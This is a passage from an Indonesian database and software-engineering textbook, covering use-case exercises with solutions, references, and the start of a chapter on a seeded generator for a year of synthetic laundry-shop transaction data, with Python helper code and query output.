Enam belas deskripsi, dari **Tabel 4.4** sampai **Tabel 4.5**, ditelusuri dengan nota nyata: `B2952` dibuat dengan uang muka, `B2938` selesai dua jam lebih awal, `B0006` dibayar dua kali separuh, `B0340` diserahkan tanpa dibayar, `B1610` dibatalkan, `B0014` dibayar lewat QRIS lalu dikeluhkan.

Diagram aktivitas (**Gambar 4.4**) menunjukkan siapa melakukan apa; **diagram keadaan** (**Gambar 4.5**) menunjukkan bahwa nota hanya bergerak maju, dan sekaligus menjadi rencana uji bagi FR-5.

Diagram sekuens (**Gambar 4.6**, **Gambar 4.7**) menunjukkan pembuatan nota dan pencatatan pembayaran sebagai pesan-pesan antara peramban, rute, logika, dan basis data, dengan setiap pemeriksaan di dalam satu transaksi.

Replay (**Kode 4.1**, **Kode 4.2**, **Kode 4.3**, **Kode 4.4**) menjalankan dua puluh enam langkah dari sepuluh use case terhadap salinan baru jalur Flask, dengan setiap status sesuai janji, dan menghasilkan nota pada **Gambar 4.8**.

Jacobson [1], Cockburn [2], spesifikasi UML [3], Use-Case 2.0 [4], dan Fowler [9] membahas use case dan UML; Flask [11], `urllib` milik Python [12], dan `HttpClient` milik Java [10] perkakasnya; RFC 9110 [7] dan RFC 8259 [8] HTTP dan JSON; OWASP [13] CSRF; Bank Indonesia melalui Fintech News Indonesia [6] QRIS; UU PDP [5] data pribadi.

4.19 Soal Latihan

4.1 Untuk setiap calon berikut, tentukan apakah ia use case pada tingkat tujuan pengguna, langkah di dalam use case, atau bukan bagian sistem, dan mengapa: (a) “Memasukkan nomor telepon pelanggan”. (b) “Menyerahkan cucian”. (c) “Mencuci pakaian”. (d) “Mengekspor laporan bulanan ke CSV”. (e) “Memeriksa apakah rak kosong”.

4.2 Gambarlah di atas kertas diagram use case untuk perluasan layanan antar: aktor *Kurir* yang menjemput kantong dari rumah pelanggan dan mengantarkannya kembali. Sebutkan dua use case baru dan hubungkan dengan use case yang sudah ada menggunakan «include» atau «extend» bila sesuai. Beri alasan setiap panah dengan pertanyaan penentu di Subbab 4.4.2.

4.3 Tulislah deskripsi berpakaian lengkap untuk use case baru *UC-17 Mengisi ulang deposit* milik supervisor, mengikuti **Tabel 4.3**, dengan paling sedikit dua alur alternatif dan penelusuran untuk `C0089` Ika Wijaya, yang depositnya Rp 109.000.

4.4 Dengan data Subbab 4.9.1, daftarlah setiap baris yang ditulis UC-05 untuk nota `B2952`, beserta nilai kolom-kolom yang Anda ketahui, dan sebutkan mana yang dalam data contoh ditulis dalam UC-09 terpisah.

4.5 Pada diagram keadaan **Gambar 4.5**, daftarlah setiap transisi di antara ketiga status yang *tidak* digambar, dan untuk masing-masing sebutkan kasus uji atau langkah replay yang memeriksa bahwa transisi itu ditolak.

4.6 Dua kasir di Wiyung membuka nota `B2940` (tagihan Rp 35.000, terbayar Rp 17.000) pada saat yang sama dan keduanya mencoba mencatat Rp 18.000 tunai. Dengan **Gambar 4.7**, jelaskan langkah demi langkah apa yang terjadi dan apa yang dilihat masing-masing kasir.

4.7 Tulislah berkas skenario, dalam format **Kode 4.1**, yang memutar ulang UC-12 dan UC-11: pemilik login, membaca `/api/reports/monthly`, mencetak bulan pertama dan total setahun, membaca `/api/reports/dashboard?date=2026-09-30`, mencetak jumlah nota terlambat di Keputih, lalu logout. Sebutkan status yang diharapkan pada setiap langkah.

4.8 Tambahkan satu langkah ke `journey.txt` tempat pelanggan mengecek status `B2954` *setelah* penyerahan. `status_text` apa yang Anda harapkan, dan baris `show` mana yang akan mencetak waktu pengambilannya?

4.9 Pemutar ulang mencetak `?` bila sebuah path tidak ada. Berikan satu path di `journey.txt` yang akan mencetak `?` bila jalur Flask mengganti nama isian `balance` menjadi `open_amount`, dan jelaskan mengapa mencetak `?` lebih baik daripada berhenti dengan galat.

4.10 Di `Replay.java`, `value()` memperlakukan angka sebagai `Long` bila cocok dengan `-?\d+` dan sebagai `Double` bila tidak. Apa yang akan dicetak program untuk `{amount}` bila server mengembalikan `20000.0` alih-alih `20000`, dan apa yang akan dicetak Python? Kebutuhan mana di Bab 3 yang mencegah hal ini?

4.11 Subbab 4.9.4 menemukan bahwa dua puluh dari dua puluh satu pembatalan dalam data setahun dicatat dengan id kasir, sedangkan AC-5.3 hanya mengizinkan supervisor dan pemilik membatalkan. Usulkan dua cara untuk menyelesaikan ketidakcocokan itu, satu yang mengubah kebutuhan dan satu yang mengubah data, dan tentukan mana yang Anda pilih untuk binatu tiga gerai beserta alasannya.

4.20 Penyelesaian Soal Latihan

4.1 (a) Langkah dalam UC-02 atau UC-03: tidak ada yang bertujuan mengetik nomor telepon. (b) Use case, UC-07: kasir dan pelanggan pergi dengan apa yang mereka cari. (c) Bukan bagian sistem: pencucian terjadi di mesin; bagian sistem adalah UC-06. (d) Langkah, atau alternatif, dalam UC-12: tujuannya memahami angka; CSV adalah cara mendapatkannya. (e) Langkah dalam UC-05 (langkah 5) dan sebuah aturan bisnis, BR-8.

4.2 Salah satu jawaban yang baik: *UC-18 Menjemput cucian di rumah* dan *UC-19 Mengantarkan cucian*, keduanya dengan aktor Kurir. UC-18 «include» UC-05, karena kantong yang dijemput harus menjadi nota; kurir tidak dapat menuntaskan UC-18 tanpanya. UC-19 «include» UC-07, karena mengantarkan adalah penyerahan. UC-09 «extend» UC-19, karena pelanggan boleh membayar kurir di depan pintu, tetapi pengantaran kepada pelanggan yang sudah lunas tetap lengkap tanpanya.

4.3 Aktor: supervisor atau pemilik. Tujuan: menambah uang ke deposit pelanggan. Prakondisi: login sebagai supervisor atau pemilik; pelanggannya ada. Alur utama: 1. buka pelanggan; 2. pilih

Top up; 3. masukkan jumlah, metode, dan referensi; 4. sistem memvalidasi (bilangan bulat dari 1.000 sampai 5.000.000; referensi untuk QRIS dan transfer); 5. dalam satu transaksi sistem menaikkan `Customer.credit` dan menulis satu baris log; 6. sistem menampilkan deposit yang baru. Alternatif: 4a. jumlah tidak sah, formulir ditampilkan lagi; 4b. QRIS tanpa referensi; 2a. kasir tidak melihat tombolnya, dan permintaan langsung mendapat 403. Pascakondisi: deposit lebih besar dan isi ulang tercatat. Penelusuran: Ika Wijaya mengisi ulang Rp 50.000 lewat QRIS, referensi `QRIS 300000000001`; `credit` naik dari 109000 menjadi 159000. (Tabel log itu belum ada dalam skema 2026.09: inilah *Could have* di Bab 3.)

4.4 `Bill`: id `B2952`, arrived `2026-09-30 20:09:56`, finished dan departed kosong, status `queued`, rack `B07`, unit 5, payment 40000, `Customer_id C0086`, `Employee_id E0012`, `Service_id S0001`, `Outlet_id O03`. `StatusLog`: `B2952`, `queued`, `2026-09-30 20:09:56`, `E0012`. `Payment`: `B2952`, `cash`, 20000, tanpa referensi. Dalam data contoh pembayaran itu (id 3318) ditulis pukul 20.13.02, tiga menit kemudian, sebagai UC-09 terpisah.

4.5 queued → departed (kecuali lewat pembatalan): langkah replay 5 (409 “not finished yet”). finished → queued dan departed → finished: `test_other_transitions_refused` di jalur Flask. finished → finished: langkah replay 9 dan TC-5.2. departed → departed (penyerahan kedua): AC-5.4, dicakup uji yang sama. Membatalkan nota yang sudah selesai: TC-5.8.

4.6 Kedua permintaan sampai di `add_payment()`. Yang pertama membuka `BEGIN IMMEDIATE` dan mengambil kunci tulis SQLite; yang kedua menunggu pada `BEGIN IMMEDIATE`-nya sendiri. Yang pertama menghitung sisa, $35000 - 17000 = 18000$, menerima 18000, menyisipkan pembayaran, dan melakukan *commit*. Kini yang kedua mendapat kunci, menghitung $35000 - (17000 + 18000) = 0$, dan ditolak, karena nota yang sisanya 0 tidak menerima pembayaran; transaksinya dibatalkan. Kasir pertama melihat “sisa 0”; kasir kedua melihat bahwa nota itu sudah lunas. Tanpa transaksi, keduanya akan melihat 18000, dan nota itu akan kelebihan bayar Rp 18.000.

4.7 Enam langkah: `UC-01 Log in` sebagai pemilik, `POST /api/login`, expect 200; `UC-12 Monthly report`, `GET /api/reports/monthly`, expect 200, `show {rows.0.month}: {rows.0.bills} bills, charged {rows.0.charged}` dan `show year: {total.bills} bills, charged {total.charged}`; `UC-11 Dashboard`, `GET /api/reports/dashboard?date=2026-09-30`, expect 200, `show {outlets.1.name}: {outlets.1.overdue} overdue`; `UC-01 Log out`, `POST /api/logout`, expect 204. Baris yang diharapkan: `2025-10: 171 bills, charged 8362000`, `year: 2953 bills, charged 144213000`, `Profitina Laundry Keputih: 6 overdue`.

4.8 Sebuah langkah dengan `GET /api/status?bill=$bill&phone=0896%200000%201482`, expect 200. `status_text` yang diharapkan adalah `Collected`, dan `show collected at {departed}` mencetak `collected at 2026-09-30 21:00:00`.

4.9 Setiap `show` yang membaca `{balance}` atau `{bill.balance}`, misalnya pada langkah 17. Mencetak `?` membuat replay tetap selesai dan menunjukkan *semua* perbedaan dalam satu eksekusi; kolom status tetap bertuliskan `ok`, sehingga pembaca langsung melihat bahwa masalahnya ada pada bentuk jawaban, bukan pada use case.

4.10 Java akan mencetak `20000.0`, karena `Double.toString(20000.0)` adalah `20000.0`; `str(20000.0)` di Python juga mencetak `20000.0`. Keduanya akan berbeda dari keluaran yang diharapkan. AC-11.4 mencegahnya: uang berupa angka JSON dalam rupiah *bulat*, jadi server harus mengirim `20000`.

4.11 *Mengubah kebutuhan:* biarkan kasir menjadi aktor yang mencatat pembatalan, tambahkan prakondisi “supervisor sudah menyetujui” dan isian atau baris log opsional yang menyebut

supervisornya; aktor UC-08 menjadi Kasir, dengan supervisor sebagai aktor sekunder. *Mengubah data:* pertahankan AC-5.3 dan biarkan pembangkit data mencatat supervisor gerai (atau pemilik di Rungkut) pada setiap baris `cancelled`. Bagi binatu kecil, cara pertama sesuai dengan cara meja depan sungguh bekerja (pelanggan berdiri di sana, supervisor di ujung telepon) tetapi melemahkan kendali atas uang; cara kedua mempertahankan kendali dan membuat riwayat sesuai dengan aturan. Keduanya dapat dipertahankan; yang tidak dapat dipertahankan adalah membiarkan kebutuhan dan data tetap tidak cocok.

Daftar Pustaka

[1] I. Jacobson, M. Christerson, P. Jonsson, and G. Övergaard, *Object-Oriented Software Engineering: A Use Case Driven Approach*. Wokingham, U.K.: Addison-Wesley, 1992.

[2] A. Cockburn, *Writing Effective Use Cases*. Boston, MA, USA: Addison-Wesley, 2001.

[3] Object Management Group, *OMG Unified Modeling Language (OMG UML), Version 2.5.1*, Dec. 2017. [Online]. Available: https://www.omg.org/spec/UML/2.5.1/

[4] I. Jacobson, I. Spence, and B. Kerr, "Use-Case 2.0: The hub of software development," *Communications of the ACM*, vol. 59, no. 5, pp. 61–69, May 2016.

[5] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, Oct. 17, 2022.

[6] Fintech News Indonesia, "QRIS transactions double to 12.5 billion in first half of 2026," Aug. 6, 2026. [Online]. Available: https://fintechnews.id/110538/payments/qris-transactions-indonesia-h1-2026/

[7] R. Fielding, M. Nottingham, and J. Reschke, Eds., "HTTP Semantics," RFC 9110, IETF, Jun. 2022. [Online]. Available: https://www.rfc-editor.org/rfc/rfc9110

[8] T. Bray, Ed., "The JavaScript Object Notation (JSON) Data Interchange Format," RFC 8259, IETF, Dec. 2017. [Online]. Available: https://www.rfc-editor.org/rfc/rfc8259

[9] M. Fowler, *UML Distilled: A Brief Guide to the Standard Object Modeling Language*, 3rd ed. Boston, MA, USA: Addison-Wesley, 2004.

[10] Oracle, "Class HttpClient," *Java SE 21 & JDK 21 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/21/docs/api/java.net.http/java/net/http/HttpClient.html

[11] Pallets Projects, *Flask 3.1.3*, Python Package Index, Feb. 19, 2026. [Online]. Available: https://pypi.org/project/Flask/

[12] Python Software Foundation, "urllib.request — Extensible library for opening URLs," *The Python Standard Library*. [Online]. Available: https://docs.python.org/3/library/urllib.request.html

[13] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

Bab 5

Transaksi Setahun Penuh: Data Contoh

Di akhir bab ini Anda akan mengenal satu tahun usaha yang menjadi pijakan semua bab berikutnya: 2.953 nota, 3.319 pembayaran, dan 8.802 perubahan status yang tercatat di tiga outlet di Surabaya antara 1 Oktober 2025 dan 30 September 2026. Anda akan tahu dari mana setiap baris itu berasal, karena kita akan membongkar program pembuatnya aturan demi aturan: benih (*seed*) tetap yang membuat tahun itu sama persis di setiap komputer, kalender yang mendatangkan lebih banyak pelanggan pada hari Sabtu, pada bulan-bulan hujan, dan pada dua pekan menjelang Lebaran, undian Poisson yang mengubah jumlah pelanggan yang *diharapkan* menjadi jumlah yang *sungguh datang*, rencana pembayaran para pelanggan, serta sebagian kecil nota yang dibatalkan atau berakhir dengan keluhan, yang tetap dicatat apa adanya. Setiap aturan akan Anda tulis sebagai persamaan dan Anda periksa dengan tangan terhadap data yang sebenarnya. Anda akan mengikuti sepuluh nota nyata dari meja kasir sampai ke tangan pelanggan, pembayaran demi pembayaran dan peristiwa demi peristiwa. Anda akan menggambar grafik yang dibaca pemilik usaha, dan menulis program Python serta Java yang meringkas setahun itu dan mencetak angka yang sama.

5.1 Posisi Kita Sekarang

Bab 3 menuliskan apa yang dibutuhkan binatu dari perangkat lunaknya, dan Bab 4 mengubah kebutuhan itu menjadi *use case*: kasir mendaftarkan pelanggan, menerima sekantong cucian, mencetak nota, mencatat uang muka; petugas cuci menandai cucian selesai; kasir menyerahkannya; pemilik membaca laporan bulanan. Setiap *use case* berakhir dengan satu baris yang ditulis di suatu tempat, dan setiap laporan dimulai dengan membaca baris-baris itu.

Baris-baris itu perlu ada lebih dulu daripada perangkat lunaknya. *Dashboard* tidak dapat diuji pada basis data kosong, laporan bulanan yang hanya berisi tiga nota tidak membuktikan apa-apa, dan kueri yang cepat pada sepuluh baris bisa merangkak pada sepuluh ribu baris. Pengembang yang mengetik beberapa nota uji dengan tangan juga hanya mengetik kasus yang sudah ia duga, padahal *bug* tinggal di kasus yang tidak diduga siapa pun: nota yang dibayar dua kali, pelanggan yang tidak pernah kembali, pekan ketika toko tutup, kantong cucian yang menunggu di raknya selama sebelas bulan.

Karena itu, sebelum kita merancang tabel di Bab 6 dan menanyainya di Bab 7, bab ini membangun landasan keduanya: **satu tahun transaksi toko yang lengkap dan realistis**. Data itu tidak dikarang baris demi baris. Ia dihasilkan oleh sebuah program, `generate_data.py`, yang aturan-aturannya menggambarkan perilaku sesungguhnya sebuah binatu kecil di Surabaya, dan keluarannya sama persis di setiap mesin. Memahami aturan-aturan itu mengubah angka-angka di bab berikutnya dari “pokoknya kata basis datanya begitu” menjadi angka yang dapat Anda jelaskan. Ketika Bab 7 melaporkan bahwa Maret adalah bulan tersibuk, Anda sudah tahu sebabnya.

> **WAWASAN KUNCI:** Basis data hanya seyakin data di dalamnya. Data contoh yang terlalu rapi menyembunyikan *bug*; data contoh yang berupa derau acak tidak mengajarkan apa-apa. Tahun dalam bab ini dibangun seperti simulasi dibangun: beberapa aturan sederhana, masing-masing berakar pada cara kerja toko yang sebenarnya, digabungkan lalu dibiarkan berjalan. Setiap pola yang kelak Anda lihat pada grafik dapat dilacak kembali ke satu baris generator.

5.2 Setahun dalam Sekilas Pandang

5.2.1 Tiga outlet, empat belas orang, dua belas layanan

Profitina Laundry memiliki tiga toko. **Rungkut** (outlet `O01`) dibuka pada Januari 2019 di kawasan permukiman dan melayani keluarga. **Keputih** (`O02`) dibuka pada Februari 2022 di dekat kampus sebuah universitas; kebanyakan pelanggannya mahasiswa yang tinggal di kos, membawa cucian sedikit, gemar layanan ekspres, membayar dengan QRIS, dan menghilang saat libur semester. **Wiyung** (`O03`) masih baru: dibuka pada 12 Januari 2026, di tengah tahun contoh, sehingga bulan-bulan pertamanya memperlihatkan sebuah usaha yang sedang mencari pelanggan.

Empat belas orang bekerja di sana: pemilik, Hendra Wijaya (`E0001`), yang juga menyelia Rungkut; dua penyelia outlet, Siti Nurhaliza Rahman di Keputih dan Bambang Sutrisno di Wiyung; lima kasir, yang bekerja di bagian yang dalam rancangan asli disebut `transaction`; dan enam petugas cuci, bagian `wash`. Seorang kasir, Anisa Rahmawati (`E0005`), mulai bekerja pada 6 April 2026, sehingga namanya tidak muncul pada nota mana pun sebelum hari itu.

Daftar harga berisi dua belas layanan, seperti tampak pada **Tabel 5.1**. Cuci, kering, dan lipat berharga Rp 8.000 per kilogram, di ujung bawah tarif laundry kiloan reguler pada 2026 (sebuah survei pasar Jakarta tahun itu mencatat rentang Rp 8.000 sampai Rp 20.000 per kilogram [1]). Layanan ekspres, selesai dalam satu hari, berharga Rp 12.000: harga reguler ditambah biaya tambahan 50 %. Cuci kering (*dry cleaning*), bed cover, selimut, gorden, sepatu, dan helm melengkapi daftar itu.

Tabel 5.1 Daftar harga tahun contoh. Kolom terakhir adalah aturan bisnis BR-7 dari Bab 3: nota yang masih diproses setelah sekian jam dinyatakan terlambat.

Kode	Layanan	Harga (Rp)	Satuan	Dijanjikan dalam
`S0001`	Cuci, kering, dan lipat	8.000	kg	48 jam
`S0002`	Cuci-lipat ekspres, 1 hari	12.000	kg	24 jam
`S0003`	Setrika saja	6.000	kg	48 jam
`S0004`	Cuci kering, kemeja atau blus	20.000	potong	96 jam
`S0005`	Cuci kering, jas dua potong	65.000	potong	96 jam
`S0006`	Cuci kering, gaun atau kebaya	45.000	potong	96 jam
`S0007`	Cuci kering, jaket	40.000	potong	96 jam
`S0008`	Bed cover, semua ukuran	35.000	potong	72 jam
`S0009`	Selimut	25.000	potong	72 jam
`S0010`	Gorden	15.000	kg	120 jam
`S0011`	Sepatu, cuci menyeluruh	45.000	pasang	96 jam
`S0012`	Cuci helm	30.000	potong	48 jam

5.2.2 Berapa baris, dan berapa uang

Setiap program dalam bab ini membuka basis data dengan cara yang sama, lewat modul pembantu kecil pada **Kode 5.1**. Modul itu membuka `laundry.db` secara **hanya-baca**: tidak ada ketikan tak sengaja yang dapat mengubah tahun yang menjadi tumpuan semua bab lain. Modul itu juga memformat rupiah gaya Indonesia, dengan titik di antara ribuan, dan mencetak baris sebagai tabel polos seperti yang akan Anda lihat di sepanjang buku.

Kode 5.1 `python/lpdb.py`: modul pembantu yang diimpor setiap program Python dalam bab ini. Bagian `?mode=ro` pada string koneksi itulah yang membuat basis data hanya-baca.

```
"""Bab 5: fungsi pembantu kecil untuk semua program di folder ini.

open_db()     membuka data/laundry.db HANYA-BACA; tak ada yang bisa mengubahnya.
table(...)    mencetak baris sebagai tabel teks polos, seperti di buku.
rupiah(x)     memformat uang gaya Indonesia: 36000 -> 'Rp 36.000'.
"""
import os
import sqlite3

HERE = os.path.dirname(os.path.abspath(__file__))
DB = os.path.join(HERE, "..", "data", "laundry.db")


def open_db(path=DB):
    # mode=ro: basis data dibuka hanya-baca; salah ketik tak bisa merusaknya
    uri = "file:" + os.path.abspath(path).replace("\\", "/") + "?mode=ro"
    con = sqlite3.connect(uri, uri=True)
    con.execute("PRAGMA foreign_keys = ON")
    return con


def rupiah(x):
    return "Rp " + f"{int(x):,}".replace(",", ".")


def table(headers, rows):
    rows = [["NULL" if v is None else str(v) for v in r] for r in rows]
    widths = [len(h) for h in headers]
    for r in rows:
        widths = [max(w, len(v)) for w, v in zip(widths, r)]
    line = " | ".join(h.ljust(w) for h, w in zip(headers, widths))
    print(line.rstrip())
    print("-+-".join("-" * w for w in widths))
    for r in rows:
        print(" | ".join(v.ljust(w) for v, w in zip(r, widths)).rstrip())
```

Program sungguhan pertama, **Kode 5.2**, menanyakan kepada basis data seberapa besar tahun itu.

Kode 5.2 `python/01_counts.py`: jumlah baris ketujuh tabel dan tiga total kendali setahun.

```
"""Bab 5, Subbab 5.2: seberapa besar tahun contoh ini?

Menghitung baris ketujuh tabel dan mencetak total kendali yang dipakai
bab-bab berikutnya: nilai tagihan, uang diterima, uang yang masih terutang.
Run:  python 01_counts.py
"""
from lpdb import open_db, rupiah, table

TABLES = ["Outlet", "Employee", "Service", "Customer",
          "Bill", "Payment", "StatusLog"]

con = open_db()
rows = [(t, con.execute(f"SELECT COUNT(*) FROM {t}").fetchone()[0])
        for t in TABLES]
table(["table", "rows"], rows)

first, last = con.execute("SELECT MIN(arrived), MAX(arrived) FROM Bill").fetchone()
print()
print("first bill arrived:", first)
print("last bill arrived: ", last)

charged = con.execute("SELECT SUM(payment) FROM Bill").fetchone()[0]
received = con.execute("SELECT SUM(amount) FROM Payment").fetchone()[0]
print("amount charged:    ", rupiah(charged))
print("money received:    ", rupiah(received))
print("still owed:        ", rupiah(charged - received))

print()
status = con.execute("""SELECT status, COUNT(*) FROM Bill
                        GROUP BY status ORDER BY status""").fetchall()
table(["status", "bills"], status)
con.close()
```

Jalankan dari folder `python` dalam kode bab ini dengan `python 01_counts.py` (di macOS dan Linux, `python3`). Inilah keluarannya secara lengkap:

```
table     | rows
----------+-----
Outlet    | 3
Employee  | 14
Service   | 12
Customer  | 256
Bill      | 2953
Payment   | 3319
StatusLog | 8802

first bill arrived: 2025-10-01 09:46:58
last bill arrived:  2026-09-30 20:49:43
amount charged:     Rp 144.213.000
money received:     Rp 142.684.000
still owed:         Rp 1.529.000

status   | bills
---------+------
departed | 2896
finished | 34
queued   | 23
```

Bacalah keluaran itu perlahan, karena angka-angka ini kembali di setiap bab. Toko menerima **2.953 nota** dalam dua belas bulan, sekitar delapan sehari untuk tiga outlet. Pelanggan ditagih **Rp 144.213.000** seluruhnya dan membayar **Rp 142.684.000**; selisihnya, **Rp 1.529.000**, adalah uang yang masih terutang pada malam potret data diambil. Dari 2.953 nota, 2.896 sudah meninggalkan toko (`departed`), 34 sudah dicuci dan menunggu pemiliknya (`finished`), dan 23 masih diproses (`queued`). **Tabel 5.2** menyandingkan ketujuh tabel itu.

Tabel 5.2 Tujuh tabel tahun contoh. Bab 6 merancangnya; bab ini mengisinya.

Tabel	Baris	Satu baris adalah	Contoh
`Outlet`	3	satu toko	`O02` Profitina Laundry Keputih
`Employee`	14	satu pegawai	`E0004` Dewi Lestari Putri, kasir di Rungkut
`Service`	12	satu baris daftar harga	`S0001` cuci, kering, dan lipat, Rp 8.000/kg
`Customer`	256	satu pelanggan terdaftar	`C0151` Syaiful Wijaya
`Bill`	2.953	satu pesanan cucian	`B2938`, 5 kg di Wiyung, Rp 40.000
`Payment`	3.319	uang yang diterima untuk satu nota	Rp 18.000 tunai untuk `B0006`
`StatusLog`	8.802	satu peristiwa dalam hidup nota	`B0014` keluhan, 7 Okt 2025 07.46

Pembayaran lebih banyak daripada nota karena 415 nota dibayar dua kali (uang muka lalu pelunasan); sebaliknya, nota yang dibatalkan dan nota yang belum dibayar sama sekali tidak memiliki pembayaran. Peristiwa status hampir tiga kali jumlah nota karena nota yang normal melewati tiga keadaan, dan baris tambahannya adalah pembatalan serta keluhan. Semua ini akan kita hitung dengan cermat di Subbab 5.10.

5.2.3 Saat potret diambil


Basis data sebuah toko yang sedang berjalan tidak pernah selesai: saat Anda membaca kalimat ini, seorang kasir di suatu tempat sedang membuat nota. Data contoh memecahkan hal ini dengan membekukan toko pada satu saat, **30 September 2026 pukul 21.00**, jam tutup pada hari terakhir tahun itu. Segala yang terjadi sebelum saat itu ada di basis data; segala yang sesudahnya tidak ada.

Satu keputusan itu menjelaskan banyak baris yang kalau tidak dipahami tampak seperti kesalahan. Nota yang datang pada 29 September dan seharusnya selesai pada 1 Oktober masih `queued`, tanpa waktu `finished`, karena 1 Oktober belum terjadi. Pelanggan yang seharusnya mengambil cucian pada Jumat pagi belum mengambilnya, sehingga notanya `finished` tanpa waktu `departed`. Nota-nota terbuka inilah **antrean hidup** toko, dan itulah yang ditampilkan *dashboard*. Ketika Anda menjalankan aplikasi di bab-bab berikutnya, anggaplah 30 September 2026 sebagai “hari ini”.

5.3 Program yang Membuat Tahun yang Sama Setiap Kali

5.3.1 Apa itu generator

Generator data adalah program yang menulis baris ke basis data dengan mengikuti aturan, bukan menyalinnya dari tempat lain. **Gambar 5.1** memperlihatkan jalur yang ditempuh generator ini untuk setiap hari dalam setahun. Mula-mula ia menghitung berapa nota yang semestinya datang hari itu di tiap outlet; lalu, untuk setiap nota, ia memilih jam kedatangan, pelanggan, layanan, dan jumlah satuan; ia menentukan kapan cucian selesai dan kapan diambil; ia menerapkan potret; dan akhirnya ia menulis peristiwa status serta pembayaran yang mengikuti semua itu.



Gambar 5.1 Jalur kerja generator. Dua langkah berwarna kuning menentukan berapa nota yang didapat sehari; langkah-langkah hijau kebiruan mengisi setiap nota; kotak biru tua adalah apa yang ditulis program ke disk.

Programnya adalah `generate_data.py` di `App/database/`, disalin tanpa perubahan ke folder `generator/` dalam kode bab ini. Ia tidak butuh apa-apa selain Python 3.10 atau lebih baru: tanpa paket tambahan, tanpa server basis data. Dari 860 barisnya, kira-kira sepertiga berisi aturan, sepertiga daftar nama dan jalan, dan sepertiga kode yang menuliskan baris-baris itu dalam tiga bentuk: pernyataan SQL `INSERT` untuk SQLite dan untuk MySQL, satu berkas CSV per tabel untuk lembar kerja, dan satu berkas SQLite siap pakai, `laundry.db`.

5.3.2 Keacakan yang dapat diulang

Setahun di sebuah toko penuh kebetulan. Tidak ada yang tahu apakah enam atau sembilan pelanggan akan datang pada Sabtu tertentu, apakah pelanggan berikutnya menginginkan layanan ekspres, atau apakah ia akan membayar sekarang atau saat mengambil. Untuk menirunya, generator mengundi bilangan acak. Namun bilangan acak tampaknya bertentangan dengan kebutuhan sebuah buku ajar: jika tahun Anda berbeda dari tahun teman Anda, hasil kueri Anda juga berbeda, dan tak satu pun angka yang tercetak di buku ini dapat diperiksa.

Jalan keluarnya: komputer tidak menghasilkan bilangan yang benar-benar acak. Modul `random` Python memakai algoritma bernama **Mersenne Twister** [2], [3]: sebuah rumus yang, berangkat dari satu bilangan bulat yang disebut **benih** (*seed*), menghasilkan barisan panjang bilangan yang lolos semua uji keacakan sehari-hari tetapi sepenuhnya ditentukan oleh benih itu. Dua komputer yang berangkat dari benih yang sama menghasilkan barisan yang sama, bilangan demi bilangan. Itulah sebabnya konstanta pertama program ini adalah

```
SEED = 20260930
```

— tanggal potret yang ditulis sebagai bilangan. Setiap panggilan `rng.random()`, `rng.choice()`, atau `rng.uniform()` dalam generator mengambil bilangan berikutnya dari satu-satunya barisan yang ditentukan benih itu, sehingga seluruh tahun mengikutinya.

> **DEFINISI. Pembangkit bilangan acak semu** (*pseudo-random number generator*) menghasilkan barisan bilangan yang tampak acak tetapi dihitung dengan aturan tetap dari sebuah nilai awal, yaitu **benih**. Benih yang sama selalu menghasilkan barisan yang sama. Program yang hanya memakai pembangkit berbenih dan tidak memakai sumber kebetulan

> lain (tanpa jam, tanpa jaringan, tanpa koleksi tak berurutan) bersifat **deterministik**: keluarannya sama setiap kali dijalankan.

Anak kalimat terakhir definisi itu penting. Generator ini berhati-hati agar tidak ada hal lain yang menyusup. Ia tidak membaca jam; `NOW` adalah konstanta tetap. Ia mengurutkan daftar sebelum mengundi darinya. Bahkan *salt* untuk hash kata sandi, yang dalam aplikasi sungguhan harus berasal dari sumber acak yang aman, di sini diundi dari pembangkit kedua berbenih `SEED + 1`, supaya hash keempat belas pegawai juga sama di setiap mesin. (Bab 6 kembali membahas apa itu *salt* dan mengapa aplikasi sungguhan tidak boleh berbuat begini.)

5.3.3 Membuktikannya

Klaim seperti "setiap kali dijalankan hasilnya tahun yang sama" harus diuji, bukan dipercaya. **Kode 5.3** menjalankan generator ke sebuah folder sementara, lalu membaca setiap tabel basis data baru itu dan setiap tabel `laundry.db` milik buku menurut urutan kunci, melewatkan baris-barisnya ke fungsi hash SHA-256, dan membandingkan kedua sidik tabel demi tabel.

Kode 5.3 `python/05_regenerate.py`: jalankan ulang generator dan bandingkan setiap tabel dengan basis data buku melalui sidik SHA-256.

```
"""Bab 5, Subbab 5.3: benih sama, tahun sama. Buktikan.

Menjalankan generator ke folder sementara, lalu membandingkan setiap tabel
basis data baru dengan data/laundry.db, baris demi baris, lewat sidik SHA-256.
Butuh beberapa detik: 14 hash kata sandi memang sengaja lambat.
Run:  python 05_regenerate.py
"""
import hashlib
import os
import shutil
import sqlite3
import subprocess
import sys
import tempfile

